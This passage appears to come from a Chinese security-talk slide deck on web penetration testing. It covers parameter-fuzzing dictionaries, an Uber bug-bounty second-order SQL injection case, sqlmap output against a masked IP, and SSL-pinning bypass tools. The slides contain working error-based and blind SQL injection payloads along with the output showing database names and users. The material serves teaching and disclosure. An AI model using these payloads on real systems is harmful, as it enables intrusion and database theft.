| 2908 | news_edit.php                           | edit, id                          |  source,  typ,  title, description,  Submit,  d_content,  is_top,  time,  newsid,  path,  keywords,  is_hot |
| 2909 | news_function.php                       | , catid                           |                                                                                                             |
| 2910 | news_functions.php-14.8261210475-d.php  | , mod                             |                                                                                                             |
| 2911 | news_list.php                           | , pageno                          |                                                                                                             |
| 2912 | news_mod.php                            | action,                           |                                                                                                             |
| 2913 | news_move.php                           | action, ,  id                     |                                                                                                             |
| 2914 | news_module.php                         | ,  catid,  m,  s, del,  time      |                                                                                                             |
| 2915 | news_ok.php                             | , act                             | remoteimg                                                                                                   |
| 2916 | news_step.php                           | , m                               |                                                                                                             |
| 2917 | newsadd.php                             | , url                             | url                                                                                                         |
| 2918 | NewsAdd.php-14.8261210475-d.php         | , type                            |                                                                                                             |
| 2919 | newsBySort.php-14.8261210475-d.php      | ,  page, id                       |                                                                                                             |
| 2920 | newscat.php                             | edit,  ishome,  del,  catid,  m   | action,  updateID,  nums                                                                                    |
| 2921 | newsBySort.php                          | , s,  page,  pagesize             |                                                                                                             |
| 2922 | newsclass.php                           | newstypeid, tj,  id               | newstype,  submit                                                                                           |
| 2923 | NewsDelete-tpl.php                      | , id                              |                                                                                                             |
| 2924 | newsDetail.php                          | , id                              |                                                                                                             |
| 2925 | newsDetail.php-14.8261210475-d.php      |  page, all,  id                   |                                                                                                             |
| 2926 | NewsEdit.php-14.8261210475-d.php        | , s                               |                                                                                                             |
| 2927 | newsinfo.php                            | ,  id, type                       |                                                                                                             |
| 2928 | newsHot.php                             | , page                            |                                                                                                             |
| 2929 | Newsletter.php-14.8261210475-d.php      | , page                            |                                                                                                             |
| 2930 | newsList.php                            | , page,  pagesize                 |                                                                                                             |
| 2931 | newslist.php-14.8261210475-d.php        | ,  page, id                       |                                                                                                             |
| 2932 | NewslistAction.class.php                | , state,  pid,  id,  uid          |                                                                                                             |
| 2933 | newsSearch.php                          | q, ,  page                        |                                                                                                             |
+------+-----------------------------------------+-----------------------------------+-------------------------------------------------------------------------------------------------------------+
36 rows in set (0.00 sec)

mysql> 
```

案例

Uber 某站二次注入

JS泄露API+API爆破+参数爆破=二次注入

案例



```
[redacted]/users
```


☑ Enable Post data □ Enable Referrer

Post data

```
email=[redacted]&nickname=[redacted]&openid=test123456%27)and%20updatexml(1,concat(0x7e,(SELECT%20database()),0x7e),1)%23&phone=[redacted]&firstName=[redacted]&lastName=[redacted]&
picture=http:[redacted]/&promoCode=[redacted]&createBy=test&createBy=1
```

```
{"result":"success","data":{"openid":"test123456')and updatexml(1,concat(0x7e,(SELECT
database()),0x7e),1)#","phone":"[redacted]","email":"[redacted]","firstName":"[redacted]","lastName":"[redacted]","picture":"http://[redacted]
[redacted]","promoCode":"[redacted]","createTime":"2016-06-29T15:00:44.783Z","createBy":"anonymous","id":464765}}
```

案例



[redacted]/users/filter


☑ Enable Post data □ Enable Referrer

Post data

email=[redacted]

```
{"result":"error","errmsg":"ER_UNKNOWN_ERROR: XPATH syntax error: '~uber_community~'"}
```

案例



UBER

Uber rewarded [redacted] with a **$3,000** bounty.


Thanks for the report. We hope you continue to participate in our bug bounty program in the future!

案例

403 or 404？

此地无银三百两!

案例




10[redacted]47

Forbidden

You don't have permission to access / on this server.

Apache/2.2.22 (Debian) Server at [redacted] Port 80

案例




http://10[redacted]7/adver/landing.php

```
{"msg":"params error","status":0}
```

案例

DEFCON
GROUP 0531
HACKER COMMUNITY

http://106.**.**.147/adver/landing.php?mac=1



```
sible for any misuse or damage caused by this program

[*] starting at 16:16:52

[16:16:52] [INFO] resuming back-end DBMS 'mysql'
[16:16:52] [INFO] testing connection to the target URL
[16:16:52] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: mac (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: mac=1' AND 5711=5711 AND 'QKux'='QKux

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: mac=1' AND (SELECT * FROM (SELECT(SLEEP(5)))AiGP) AND 'Bqod'='Bqod
---
[16:16:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 7.0 (wheezy)
web application technology: Apache 2.2.22, PHP 5.4.39
back-end DBMS: MySQL 5.0.12
[16:16:52] [INFO] fetching current user
[16:16:52] [INFO] retrieving the length of query output
[16:16:52] [INFO] retrieved: 13
[16:16:57] [INFO] retrieved: ins@localhost
current user:    'ins@localhost'
[16:16:57] [INFO] fetched data logged to text files under '/Users/dickeye/.sqlma
p/output/106.2.39.147'

[*] shutting down at 16:16:57
```

字典的使用优化

量大

关键词入库
增加计数int字段
扫描器命中时增加计数
下次提取字典时降序提取

业务安全

业务是核心,但也有薄弱点

1.非普通用户拥有的权限，如：商家，合作方
2.新上线业务

APP测试

DEFCON
GROUP 0531
HACKER COMMUNITY

SSL Pining

越狱ios禁止SSL Pinning抓App Store的包

ios: http://pwn.dog/index.php/ios/ios-disable-ssl-pinning.html

瘦蛟舞——安卓证书锁定解除的工具

Android: https://github.com/WooyunDota/DroidSSLUnpinning

END

谢谢大家！

二维码名片

唐朝@硬糖-PwnDog
中国

扫一扫上面的二维码图案，加我微信